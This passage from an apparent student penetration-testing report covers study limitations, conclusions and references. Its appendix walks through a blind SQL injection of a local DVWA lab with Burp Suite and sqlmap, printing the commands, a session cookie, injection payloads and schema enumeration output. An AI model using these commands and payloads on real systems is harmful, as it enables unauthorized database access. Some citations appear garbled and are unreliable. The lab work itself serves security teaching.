To find vulnerabilities, the team made extensive use of automated penetration testing techniques. Although these tools are effective at identifying well-known problems like SQL injection and cross-site scripting attacks, they could overlook intricate, customized vulnerabilities particular to certain programs. Additionally, false positives from automated technologies may result in resource misallocation and incorrect findings interpretation (Sommer, 2021).

A well-rounded strategy that combines automated and human testing techniques might increase accuracy and yield more insightful data. Subsequent investigations need to delve into the incorporation of human proficiency during testing stages, specifically for intricate or delicate applications. Manual testers are better at seeing problems that call for contextual awareness and human intuition.

3. Time Limitations

Time constraints were a serious obstacle to carrying out a comprehensive penetration test. Because contemporary online applications are so complicated, it is sometimes impracticable to do thorough testing in a short amount of time. Finding many vulnerabilities may take longer than expected to detect and involve more thorough investigation of the application environment, especially those pertaining to multi-stage assaults or advanced persistent threats (APTs).

Future study should allot longer periods of time for the testing procedure in order to overcome this constraint. This would enable researchers to carry out longitudinal studies that monitor vulnerabilities and exploits over an extended period of time. This method may be able to identify more intricate attack routes that develop or unfold over time.

4. Limitations on Access

The scope of this study project was restricted to black-box testing, in which the tester was not aware of the internal workings, source code, or supporting infrastructure of the web application beforehand. Although this simulates the viewpoint of an external attacker, it can miss vulnerabilities that can only be found by means of white-box testing, in which testers are granted complete access to the codebase and architecture of the program.

In order to find a greater variety of vulnerabilities, future research might take a hybrid approach, including both black-box and white-box testing techniques. White-box testing can find logic, business process, and back-end service issues that an outside attacker would not be able to see (Schwartz, 2020).

5. **Web apps are dynamic in nature**

The dynamic nature of online apps is another drawback. Updates to web applications frequently include bug patches, new features, and functional modifications. Due to this ongoing change, vulnerabilities found during testing could become obsolete in later iterations or might even create new ones with updated software.

Subsequent investigations may utilize DevSecOps techniques, which integrate security testing into the software development process, or continuous penetration testing. By doing this, it would be possible to guarantee that vulnerabilities are found and fixed continuously across the web application's lifespan as opposed to only sometimes (Basak & Roy, 2021).

6. **Limited Attack Surface Coverage**

The research was mainly concerned with web-based vulnerabilities; testing of related attack surfaces, such mobile applications, APIs, and third-party services incorporated into the online application, was not done. Today's online apps are frequently a part of a wider ecosystem, and they might be compromised by exploiting weaknesses in third-party libraries or APIs.

Subsequent research endeavors ought to have a more comprehensive perspective on penetration testing, encompassing a wider range of attack vectors such as supply chain security, mobile application testing, and API security. A more thorough evaluation of the whole security posture would be possible with this wider focus (Marty, 2022).

7. **Restrictions on Resources**

Lastly, the depth of the penetration testing was impacted by resource limitations, which included restricted access to high-performance computers, testing settings, and qualified staff. For example, substantial computing resources were not available for this study to simulate real-world attack situations, such as Distributed Denial of Service (DDoS) assaults.

To get beyond these restrictions, future studies have to take advantage of cloud-based settings or penetration testing as a service (PTaaS). Scalable resources are made possible by these platforms, which enable more comprehensive and accurate testing environments that mimic actual situations (O'Hara & White, 2021).

CHAPTER FIVE - CONCLUSION

5.1. Summary

The goal of this web application penetration testing project was to improve the security posture of a real-world web application by locating and analyzing security flaws. The following were the project's main goals:

1. Evaluate the vulnerabilities of the application by employing both automated and human penetration testing methods.
2. Recognize prevalent and serious security flaws including Cross-Site Scripting (XSS), SQL Injection (SQLi), and Cross-Site Request Forgery (CSRF).
3. Analyze the application's overall security posture and provide mitigation techniques for any vulnerability found.

The project used a black-box testing approach, meaning that the tester was blind to the internal workings of the application beforehand. The procedure comprised scanning the web application for vulnerabilities with automated tools and then conducting focused manual testing to confirm the findings and look for other vulnerabilities. The vulnerabilities were prioritized and categorized using the OWASP Top 10 as a framework.

The existence of SQLi, XSS, and authentication problems—all of which have been identified as high-risk vulnerabilities—were among the main discoveries. Strong security procedures are essential since these flaws might result in system compromise, data leaks, or unauthorized access. The investigation showed that the main causes of these vulnerabilities were inadequate authentication procedures, improperly set access restrictions, and inadequate input validation.

It was advised to employ mitigation techniques such as input validation, secure coding techniques, Multi-Factor Authentication (MFA), and frequent security audits. The study found that by strictly adhering to security guidelines throughout the software development life cycle (SDLC), many of the vulnerabilities may be fixed.

5.2. Future work

Although the project's goals were met, there are still a few areas that need development and additional investigation to get more thorough results:

1) Increase the Testing's Scope Subsequent studies have to broaden their focus to encompass increasingly sophisticated attack methods and uncommon susceptibilities, such defects in business logic, race situations, and server-side request forgery (SSRF). A more thorough knowledge of the security threats associated with the web application would result from the incorporation of these tests (Vieira & Antunes, 2022).
2) Include White-Box Testing Although white-box testing, which gives testers access to the application's source code and design, should be included in future research, black-box

testing is an effective means of simulating an external attacker. This would make it possible to evaluate any logical errors and architectural weaknesses more thoroughly (Schwartz, 2020).

3) Handle Changes in Dynamic Web Applications Frequent changes to modern online apps may result in the introduction of new vulnerabilities. Subsequent research endeavors ought to delve into the methods of ongoing penetration testing or incorporate them into a DevSecOps framework, which integrates security into every step of the software development process. This would guarantee constant security and assist in addressing vulnerabilities as they appear (Basak & Roy, 2021).
4) Security of Mobile Apps and APIs Mobile apps and APIs are frequently used by web apps, which might provide more attack surfaces. To give a more comprehensive evaluation of the web application's environment, future research should concentrate on API security testing and the incorporation of mobile app penetration testing (Marty, 2022).
5) Enhancing Automated Instruments While automated methods have demonstrated efficacy in identifying prevalent vulnerabilities, they may not identify more intricate or unique vulnerabilities. Future studies should include AI-driven automated testing systems, which can more accurately mimic more complex attack scenarios and adjust to changing threats (Sharma & Gupta, 2021).
6) Extended-Term Research Future studies might investigate how the security of the web application evolves over time by longitudinal studies, which would help to better understand the evolving nature of security vulnerabilities. These investigations would aid in identifying patterns and long-term weaknesses that might guide the creation of improved security procedures in the future.

REFERENCES

Antunes, N., and Vieira, M. (2022). Discovering vulnerabilities in web applications: From business logic issues to SQL Injection. 17(1) Journal of Web Security, 28–44.

Ahmed, I., Khan, S., and Williams, S. (2022). Web application security: Recognizing and fixing typical weaknesses. 42–55 in IEEE Security & Privacy, 15(6).

Chen, Y., Abouzakhar, N., and Shankar, K. (2021). Best practices, obstacles, and trends in the development of safe software. Information Security Journal, 13(4), 301-315.

Commission on Trade Regulation. (2021). Settlement of the Equifax data leak. taken from the Equifax data breach settlement page at https://www.ftc.gov/enforcement/cases-proceedings/refunds

Dhillon, G., and A. Gupta (2021). An analysis of vulnerabilities in web applications. Information Security Journal, 12(3), 195-210.

First.org (2019). CVSS stands for Common Vulnerability Scoring System. taken from the website first.org/cvss.

Gandhi, N., and Patel, H. (2022). SQLmap is used to examine and exploit vulnerabilities in web applications. 975(8887), 1–4; International Journal of Computer Applications. The doi:10.1120/ijca2022921135

Gupta, A., and Sharma, R. (2021). Tools for automated penetration testing in the future. Cybersecurity Technology Journal, 7(1), 23–35.

In 2020, Rathore, P., Kumar, S., and Reddy, K. Comparative analysis of web application security testing with penetration testing technologies. International Journal of Communications Security & Computer Networks, 8(3), 55–61. The doi: 10.26438/ijcse/v8i3.55

In 2022, Almutairi, A., Althobaiti, O., and Alotaibi, S. an extensive analysis of security flaws in online applications. 66, 102953; https://doi.org/10.1016/j.jisa.2022.102953. Journal of Information Security and Applications

Johns, M., Stock, B., and Wagner, D. (2021). Real-time web-based attack detection: Present developments and potential paths. 53(5) ACM Computing Surveys, 94.

M. Ferris (2020). GDPR and beyond: web application security and regulatory compliance. Journal of Cybersecurity Policy, 9(2), 187–203.

M. Sommer (2021). The automated security testing tools' shortcomings. Information Systems Security Journal, 13 (2), 203-215.

NIST, 2021. The NIST Cybersecurity Framework is a manual for safeguarding important infrastructure. taken from the NIST Cyberframework website

OWASP (2021). Web application security risks ranked 1–10 by OWASP. OWASP Foundation. taken from https://www.project-top-ten.owasp.org/

Roy, A., and R. Basak (2021). Perpetration testing's future in DevSecOps: continuous security. 19(3) IEEE Security & Privacy, 45–52.

R. Marty (2022). API security: guarding the back doors concealed on the internet. 54(6) ACM Computing Surveys 34.

Technology and Standards National Institute (NIST). 2018). Framework for Cybersecurity. taken from the NIST Cyberframework website

White, P., and M. O'Hara (2021). Cyber defenses are scaled via penetration testing as a service (PTaaS). 112-125 in Journal of Cybersecurity Practice, 8(1).

With M. Schwartz (2020). Web security testing: Black-box versus white-box testing. Journal of Information Security, 29(4), 301-312.

2021; PortSwigger. Web vulnerability scanner: Burp Suite. taken from the website portswigger.net/burp.

APPENDICES


I. DVWA Exploit Blind SQL Injection (SQLi) with SQLMap & Burp Suite

When a software program is vulnerable to SQL injection attacks, it is known as blind SQL injection. The application's HTTP answers do not disclose the results of the SQL queries that are run or any particular information about any database issues. To put it another way, an attacker can insert malicious SQL code into the program, but they won't get a direct response or be able to see the results. Attackers find blind SQL injection more difficult to execute because of this lack of feedback, but they may still use vulnerabilities to their advantage and obtain unauthorized access to the application's database. In this project report, I'll look at how to take advantage of two potent tools—SQLMap and Burp Suite, for example—to take advantage of a blind SQL injection vulnerability in DVWA.

II. Setting Up Burp Suite & DVWA

Installing the required software, setting up the database, and starting the DVWA locally are the first steps in installing and running DVWA on Kali Linux. Burp Suite is an extensive toolkit for web application penetration testing, created by Dafydd Stuttard, the inventor of Portswigger.

III. **Proxy Configuration Set-up:** Use the Foxy Proxy Firefox extension to set up a proxy for Burp Suite.




Configuration of Proxy

Burp Suite assumes control of all local network traffic on port 8080 once the proxy connection is established.

IV. SQLmap


One free and open-source tool for penetration testing is SQLmap. Its primary goal is to take control of database servers by automating the detection and exploitation of SQL injection vulnerabilities. Right now, I'm running version 1.7.6#stable.




```
┌──(hacker_1㉿kali)-[~]
└─$ sqlmap
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.6#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell,
```

V. Harvesting Cookie

Enter the "SQL Injection (Blind)" section of DVWA (Damn Vulnerable Web Application) after signing in. Click the submit button after entering the value "2" for the "id" option.


127.0.0.1/dvwa/vulnerabilities/sqli_blind/
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: SQL Injection (Blind)
User ID: 2
Submit
More Information
https://en.wikipedia.org/wiki/SQL_injection
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://owasp.org/www-community/attacks/Blind_SQL_Injection
https://bobby-tables.com/
enter 2 and then click submit


Let's move on to our Burp Suite's "Proxy" section now. The session and cookie IDs are highlighted.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://127.0.0.1:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
copy the cookie and session identifiers

```
GET /dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/
Cookie: security=low; PHPSESSID=9tp5mn3hpkfqh6fddmbampps7m
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Session identifiers & Cookie

Return to our browser after selecting the "Forward" option in Burp Suite. As you can see from the highlighted, our URL has changed since we sent the request.



127.0.0.1/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#

Vulnerability: SQL Injection (Blind)

User ID exists in the database.


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

Scan for vulnerabilities: Run the command below in a terminal window:


```
sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?
id=2&Submit=Submit#" - cookie="security=low;
PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m"
```

Following the Enter keystroke, SQLmap will connect to the given URL. Next, it will determine if the GET parameter "id" is dynamic—that is, manipulated. You can also see the actual payloads that SQLmap submits as it tries to take advantage of the SQL injection vulnerability throughout this procedure.



```
┌──(hacker_1@kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m"

                                 {1.7.6#stable}

                                 https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federa
esponsible for any misuse or damage caused by this program

[*] starting @ 12:53:44 /2023-07-26/

[12:53:44] [INFO] testing connection to the target URL
[12:53:44] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:53:44] [INFO] testing if the target URL content is stable
[12:53:45] [INFO] target URL content is stable
[12:53:45] [INFO] testing if GET parameter 'id' is dynamic
[12:53:45] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:53:45] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[12:53:45] [INFO] testing for SQL injection on GET parameter 'id'
[12:53:45] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:53:45] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)
[12:53:46] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

SQLmap prompt



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 247 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 8528=8528 AND 'akfJ'='akfJ&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 8931 FROM (SELECT(SLEEP(5)))IsDO) AND 'Qjxg'='Qjxg&Submit=Submit
---
[13:06:58] [INFO] the back-end DBMS is MySQL
[13:06:58] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Debian
web application technology: Apache 2.4.57
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[13:06:58] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 10 times, 500 (Internal Server Error) - 175 times
[13:06:58] [INFO] fetched data logged to text files under '/home/hacker_1/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 13:06:58 /2023-07-26/
```


Advance Information

I may also learn more details about the target website from the output mentioned above. The website looks to be utilizing Apache version 2.4.57 and is powered by Linux Debian. Moreover, MySQL is designated as the back-end database management system (DBMS). By passing any interactive prompts and using the default behavior, you can use the "—batch" option when using the SQLmap command.

VI. Database Schemas Revealing

Use the following command to list all database schemas that are available:

sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m" --schema --batch



```
┌──(hacker_1㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m" --schema --batch

                                {1.7.6#stable}

                                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local
esponsible for any misuse or damage caused by this program

[*] starting @ 13:13:26 /2023-07-26/

[13:13:26] [INFO] resuming back-end DBMS 'mysql'
[13:13:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 8528=8528 AND 'akfJ'='akfJ&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 8931 FROM (SELECT(SLEEP(5)))IsDO) AND 'Qjxg'='Qjxg&Submit=Submit
---
[13:13:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.57
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[13:13:27] [INFO] enumerating database management system schema
[13:13:27] [INFO] fetching database names
[13:13:27] [INFO] fetching number of databases
[13:13:27] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[13:13:27] [INFO] retrieved: 2
[13:13:27] [INFO] retrieved: information_schema
[13:13:28] [INFO] retrieved: dvwa
[13:13:29] [INFO] fetching tables for databases: 'dvwa, information_schema'
[13:13:29] [INFO] fetching number of tables for database 'dvwa'
[13:13:29] [INFO] retrieved: 2
[13:13:29] [INFO] retrieved: users
[13:13:29] [INFO] retrieved: guestbook
[13:13:30] [INFO] fetching number of tables for database 'information_schema'
[13:13:30] [INFO] retrieved: 79
[13:13:30] [INFO] retrieved: ALL_PLUGINS
[13:13:31] [INFO] retrieved: APPLICABLE_ROLES
[13:13:32] [INFO] retrieved: CHARACTER_SETS
```

Information schema

